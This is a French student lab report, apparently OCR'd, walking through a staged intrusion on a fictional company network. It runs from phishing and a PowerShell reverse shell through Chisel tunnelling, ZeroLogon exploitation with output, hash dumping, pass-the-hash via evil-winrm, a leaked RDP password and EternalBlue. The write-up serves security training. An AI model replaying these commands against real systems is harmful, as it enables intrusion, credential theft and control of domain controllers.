
BOUVIER Robin
DUCREY Maxence

SAE 5.Cyber.03 – Attaque sur le réseau de Vulvic

Rappels de l'infrastructure :

Pour ce projet, nous avions 2 réseaux LAN : un réseau IT et un réseau OT. Ces deux réseaux étaient séparés entre eux et d'Internet via un pare-feu.



Le réseau LAN contient un premier AD (réservé pour le réseau IT), des machines clientes et un serveur permettant la collecte des logs. Dans le réseau OT, on a un second AD pour les comptes de la partie industriel de l'entreprise. Une VM de rebond permettant de faire la liaison entre le réseau IT et la VM métier du réseau OT.

BOUVIER Robin
DUCREY Maxence


Exécution de l'attaque :

Phase 1 : Phishing


La porte d'entrée de notre attaque est un mail de phishing (Annexe 1) envoyé à l'utilisateur Jean Machin. Ce mail porte ironiquement sur les attaques par phishing et contient les points typiques de ces types d'attaques. On a un sentiment d'urgence à faire une tâche (ici consulter le document), une donnée précise sur un projet de l'employé (le changement d'automates de fabrication) et la menace de répercutions (informer la hiérarchie et le pôle informatique). De plus, le réalisme de la signature d'un employé de XEFI peut mener à la baisse de la garde de l'employé.

Tous les éléments de ce mail font que l'utilisateur va télécharger notre faux fichier PDF, tenter de voir son contenu et par conséquent lancer notre script qui permettra d'ouvrir un reverse shell sur son ordinateur.

L'obtention de son adresse mail a été relativement simple. Nous sommes passés par de l'OSINT (Open Source INTelligence). Autrement dit, nous avons le nom de l'entreprise (VULVIC) et la recherchons sur LinkedIn. Le but suivant a été de réaliser de l'ingénierie sociale qui consiste à obtenir des informations utiles sur une personne. Dans notre cas, nous avons trouvé la personne nommée Jean Machin :




Nous sommes allés voir son profil et avons trouvé des informations très utiles :



Il a fait une classe préparatoire aux grandes écoles à Henri IV il y a près de 40 ans. Et depuis la fin de ses études, il est à Vulvic. Par conséquent, il y a de fortes chances que ce ne soit pas quelqu'un de très habile avec l'informatique. Il fait une bonne cible.

De plus, en cliquant sur « Coordonnées », nous avons trouvé encore plus d'informations :



Deux informations sont très critiques :

- Le numéro de téléphone
- L'adresse mail

Nous avons ensuite essayé d'envoyer un mail pour réaliser notre ingénierie sociale dans le but d'obtenir des informations supplémentaires sur l'entreprise.

Le mail est le suivant :

Bonjour,

J'aimerais énormément discuter avec vous vis à vis du domaine dans lequel vous travaillez. Etes-vous disponible pour un appel Teams ?

En vous remerciant,

Cordialement,

Une réponse automatique a été reçue ce qui a grandement simplifiée la tâche :

En effet, nous obtenons directement l'adresse mail qui est à l'intérieur du domaine vulvic.fr. Ainsi, tout nous laisse à penser que si nous envoyons un mail frauduleux avec une pièce jointe à l'intérieur, alors nous pourrions obtenir un accès direct dans l'entreprise.

Le but serait : nous envoyons un fichier PDF dans ce mail. Dedans, nous mettons un fichier ps1 caché qui réalise une installation d'autres scripts. La Kali Linux serait en écoute sur un port 80. Le script télécharge vient récupérer deux autres fichiers qui sont sur la Kali via le serveur Web. Ensuite, les deux scripts seraient automatiquement exécutés. Le premier ferait une tâche planifiée qui exécuterait le second.

Ce dernier désactive des fonctionnalités du pare-feu Windows et exécute un reverse shell en Powershell vers la machine Kali sur le port 4242.


BOUVIER Robin
DUCREY Maxence

Phase 2 : Reverse shell

Le code du script permettant de créer le reverse shell est disponible en annexe 2. Dans l'ordre, il permet de faire deux choses :

- Désactiver le pare-feu Windows avec l'option -DisableRealtimeMonitoring $true
- Initialise un reverse shell encodé en Base64. Cela a pour conséquence de « bypass » les restes du pare-feu Windows Defender. Ce reverse shell a été généré par le site revshells.com.


Une fois le script lancé, le reverse shell est donc actif et nous avons accès à la machine directement en avec l'utilisateur system :



nc -lnvp 4242 permet d'écouter sur le port 4242 avec l'utilitaire netcat. Ce qui se passe en arrière plan :

- Une tâche planifiée téléchargée lors du phishing a été exécutée lors de l'exécution d'un fichier PDF. Cette dernière lance un script toutes les minutes qui désactive le pare-feu et initie une connexion vers la machine Kali Linux sur le port 4242
- La Kali reçoit la connexion et le reverse shell se fait.
- De plus, la tâche planifiée est exécutée avec tous les droits ce qui permet d'arriver directement avec l'utilisateur système.

En utilisant la commande ipconfig, on obtient des informations cruciales sur la machine et son réseau :




On obtient notamment le domaine auquel la machine est rattachée et son IP.
Plus bas, on trouve les serveurs DNS auquel la machine est connectée :

On trouve une machine du domaine et les DNS de Cloudflare. Il y a de grandes chances que cette adresse du domaine soit celle de l'Active Directory.

Phase 3 : Pivot vers l'AD LAN

Comme l'utilisation de nmap serait facilement détectable, nous avons décidé de faire notre propre scan d'IP et des ports en powershell (Annexe 3). De plus, l'installation de nmap en ligne de commande est une purge, c'est pourquoi, nous faisons un simple script Powershell de scan IP sur le réseau. Par conséquent, nous pourrons voir quelles machines sont allumées dans le réseau, connaître leur IP et les ports qui sont ouverts.

Sur le réseau IT, le scan nous donne le résultat suivant :



Le script génère deux listes d'adresses IP pour scanner les IPs les plus probables (gain de temps considérable). Ensuite, il lance l'équivalent d'un ping avec Powershell (Test-Connection). De plus, nous lançons un scan des ports les plus probables (21, 22, 80, 445, 3389, 5985). Puis, une connexion TCP est initiée où il teste les IP et les ports. Au final, les adresses IP ainsi que les ports ouverts sont affichées dans le reverse shell.

Nous avons donc 3 machines en ligne :

- 172.25.0.1 : nous avons au moins la certitude que c'est un serveur Windows car le port 445 est ouvert, il indique la présence d'un partage de fichier avec SMB. Il y a des chances que ce soit l'AD du réseau
- 172.25.0.10 : c'est notre machine windows 11 client
- 172.25.255.254 : comme indiqué dans la configuration IP du client, c'est la passerelle donc probablement une patte du pare-feu

Le fait qu'il n'y est aucune autre machine dans le réseau indique que le serveur est probablement l'AD, nous allons donc essayer de pivoter dessus. Pour avoir un peu plus d'informations sur cet hôte, on va récupérer le nom de domaine de cette machine :

```
PS C:\users\jean.machin.VULVIC\Desktop> try { [System.Net.Dns]::GetHostEntry("172.25.0.1").HostName } catch { "Resolution impossible" }
WIN-C54DCKH9K18.vulvic.fr
```

Pour accéder à cette machine, nous allons mettre en place un tunnel SOCKS (proxy) afin de router le trafic de notre Kali Linux vers le réseau LAN, en utilisant la machine Windows 11 comme pivot. Pour cela, nous utiliserons l'outil Chisel, qui permet de créer ce tunnel en encapsulant les données TCP/UDP dans des WebSockets (sur HTTP), ce qui facilite le contournement des pare-feu.

Les manipulations complètes de la mise en place de chisel est disponible dans l'annexe 4. Nous téléchargeons Chisel pour GNU/Linux et le .exe pour Windows. Nous créons ensuite un serveur web en python pour permettre à notre windows 11 de récupérer le .exe discrètement. Nous pouvons désormais lancer le proxy et connecter le tunnel.

Chisel server sur la kali : ./chisel server -p 8000 –reverse

Chisel client sur la windows : .\chisel.exe client 10.171.1.46:8000 R:socks

Nous obtenons bien l'ouverture d'un tunnel :


```
2026/01/25 09:47:27 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

Une fois le tunnel SOCKS établi avec Chisel, nous devons contraindre nos outils à l'emprunter. Pour cela, nous utilisons Proxychains.

Cet utilitaire permet de forcer le trafic TCP d'une application donnée à passer par un proxy (ici, notre point d'entrée local `127.0.0.1:1080`), même si l'application ne propose pas d'option de configuration proxy nativement.

Techniquement, au lieu de laisser ces paquets sortir via l'interface réseau par défaut de la machine Kali, Proxychains les redirige vers le tunnel Chisel, leur permettant d'atteindre le réseau interne cible de manière transparente.

Pour configurer Proxychains, il faut passer par le fichier /etc/proxychains4.conf :



La dernière ligne est justement la redirection des paquets par le tunnel Chisel (SOCKS).


Après avoir configuré proxychains, nous pouvons exécuter les commandes sur notre Kali comme si nous étions dans le réseau LAN simplement en ajoutant « proxychains » devant chaque commande réalisée.

Dans les entreprises, la majorité des serveurs windows sont sur les versions 2016 et 2019. En 2020, une faille critique sur le mécanisme d'authentification a été découverte sur ces versions de Windows Server. Elle permet à un attaquant de contourner l'authentification Windows en exploitant une vulnérabilité du protocole Netlogon, lui donnant accès à un contrôleur de domaine Active Directory avec un mot de passe vide.

Pour savoir si ce serveur est vulnérable à la faille ZeroLogon, il existe un testeur codé en python que nous allons utiliser (https://github.com/SecuraBV/CVE-2020-1472). Il est simple à utiliser et le fait que nous ayons récupéré le nom de domaine du serveur va nous aider. On exécute alors simplement la commande :

proxychains python3 zerologon_tester.py WIN-C54DCKH9K18 172.25.0.1

Et on obtient un réponse nous indiquant que le serveur est bien vulnérable à cette faille :



On peut donc lancer l'attaque sur le DC. Avec un second script python, nous pouvons donc remplacer le mot de passe de la machine par une chaîne de caractères vide. On exécute la simple commande :

```
└─# proxychains python3 set_empty_pw.py WIN-C54DCKH9K18 172.25.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Performing authentication attempts ...
```

Et on obtient une confirmation que nous avons accès au DC :

```
NetrServerAuthenticate3Response
ServerCredential:
    Data:                           b'\xd1t\xa7XXZ^\xa5'
NegotiateFlags:                 556793855
AccountRid:                     1000
ErrorCode:                      0


server challenge b'\xd1\xdb\x81\n\xdc\x15J\x9e'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                           b'\x01\x14\xac\xba@\x0ca\xd4'
    Timestamp:                      0
ErrorCode:                      0


Success! DC should now have the empty string as its machine password.
```

Suite à cela, nous pouvons récupérer les hash des utilisateurs locaux de la machine et de ceux présent dans l'AD (Annexe 5) avec la commande : proxychains impacket-secretsdump -just-dc -no-pass 'WIN-C54DCKH9K18$@172.25.0.1'. Le hash qui nous intéresse est celui de l'administrateur. Lors de notre scan, nous avons vu que le port 5985 était ouvert. Cela correspond à l'utilisation de WinRM, indispensable pour la collecte et l'envoi de logs à un collecteur. L'utilitaire evil-winrm est l'outil idéal pour obtenir un accès interactif sur la machine cible car il exploite le protocole d'administration légitime de Windows (WinRM), qui écoute généralement sur le port 5985. Conçu spécifiquement pour les tests d'intrusion, il offre un terminal PowerShell stable et des fonctionnalités avancées pour faciliter le contrôle à distance. Cependant, comme le serveur visé est isolé dans le réseau interne, nous ne pouvons pas l'atteindre directement : nous devons impérativement lancer cet outil via Proxychains. Cela forcera la connexion à emprunter notre tunnel Chisel pour atteindre la cible.

On exécute alors la commande :

proxychains evil-winrm -i 172.25.0.1 -u Administrator -H e45a314c664d40a227f9540121d1a29d

On obtient alors un contrôle complet en tant qu'administrateur sur le Windows Server :

```
└─# proxychains evil-winrm -i 172.25.0.1 -u Administrator -H e45a314c664d40a227f9540121d1a29d
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.25.0.1:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a0f6:a1f4:b701:cf97%5
   IPv4 Address. . . . . . . . . . . : 172.25.0.1
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.25.255.254
```

De même lors de notre scan de la machine, nous avons vu le port 445 ouvert, indiquant un partage de fichier actif. On vérifie alors les partages en cours avec net share :

```
*Evil-WinRM* PS C:\> net share
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.25.0.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.25.0.1:5985  ...  OK

Share name   Resource                        Remark

-------------------------------------------------------------------------------
IPC$                                         Remote IPC
C$           C:\                             Default share
ADMIN$       C:\Windows                      Remote Admin
Admin_commun C:\Admin_commun
Commun       C:\Commun
NETLOGON     C:\Windows\SYSVOL\sysvol\vulvic.fr\SCRIPTS
                                             Logon server share
SYSVOL       C:\Windows\SYSVOL\sysvol        Logon server share
The command completed successfully.
```

On remarque alors un partage Commun, il peut contenir des informations intéressantes. En se rendant dans le dossier du partage, on trouve un fichier IPAM_Réseaux.ods, on le télécharge avec la commande « download » native à Evil-WinRM.

Réseaux	Machines	Adresses IP
LAN	jean.machin	172.25.0.10/16
LAN	WS 2019	172.25.0.1/16
OT	VM de rebond	192.168.0.1/16
OT	VM métier	192.168.0.100/16
MDP VM de rebond	admin	Automaticieng43!

Et nous trouvons surtout un nouveau réseau 192.168.0.0/16. Une VM de rebond (192.168.0.1/16) est présente et doit permettre d'accéder à la VM métier (192.168.0.100/16). Il y a aussi le mot de passe de la VM de rebond…

Phase 4 : Pivot vers la VM de rebond

Comme nous avons trouvé le mot de passe d'un compte local nommé admin. Nous nous connectons en RDP avec le logiciel xfreerdp3 disponible sur la Kali.

```
┌──(root㉿kali16)-[/home/kali]
└─# proxychains xfreerdp3 /v:192.168.0.1 /u:admin /p:Automaticieng43! /cert:ignore /f
```

Nous obtenons alors un accès en GUI à la machine grâce au protocole RDP.

Afin d'avoir un accès plus simple à ce second réseau qui contient les machines de productions, nous allons faire un proxy qui passe par la VM Rebond. On l'obtient de la même manière qu'à la phase précédente. Une différence réside cependant dans le choix du port. Le port 1080 étant déjà utilisé il faut en choisir un autre.

Cela implique la création d'un second fichier de configuration :

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 2080
```

En changeant ce port, on obtient bien un second proxy dans le réseau OT :


```
┌──(root㉿kali16)-[/home/kali]
└─# ./chisel server -p 9999 -reverse
2026/01/28 09:09:37 server: Reverse tunnelling enabled
2026/01/28 09:09:37 server: Fingerprint 0IYRozI/BSBGxdtnp78yoAsHZbcQj+xukYoE16GGQdE=
2026/01/28 09:09:37 server: Listening on http://0.0.0.0:9999
2026/01/28 09:13:14 server: session#2: tun: proxy#R:127.0.0.1:2080⇒socks: Listening
```

On regarde alors la configuration IP de la machine et on trouve l'IP 192.168.0.254 en DNS, c'est sûrement l'adresse de l'AD du réseau.

Nous sommes dans un réseau industriel, de plus Vulvic est une entreprise assez vieille les machines ne sont peut être pas toutes à jour et ne peuvent sûrement plus en recevoir. Il est aussi de notoriété publique que les réseaux industriels tourne souvent avec des vieilles versions de Windows. Il y a donc de grande chance que l'AD du réseau soit sur une vieille version de Windows comme WS2008 ou WS2012, l'utilisation de la faille EternalBlue peut être possible.

Phase 5 : Pivot vers l'AD OT

On va d'abord s'assurer que les pare-feux de windows sont éteints. Pour cela on utilise un utilitaire présent dans metasploit :



Maintenant qu'ils sont désactivés, nous pouvons lancer l'attaque finale sur l'AD. En lançant l'exploit via metasploit, elle se fait automatiquement. On le lance et après quelques temps on a accès à la machine en tant qu'utilisateur system.

BOUVIER Robin
DUCREY Maxence

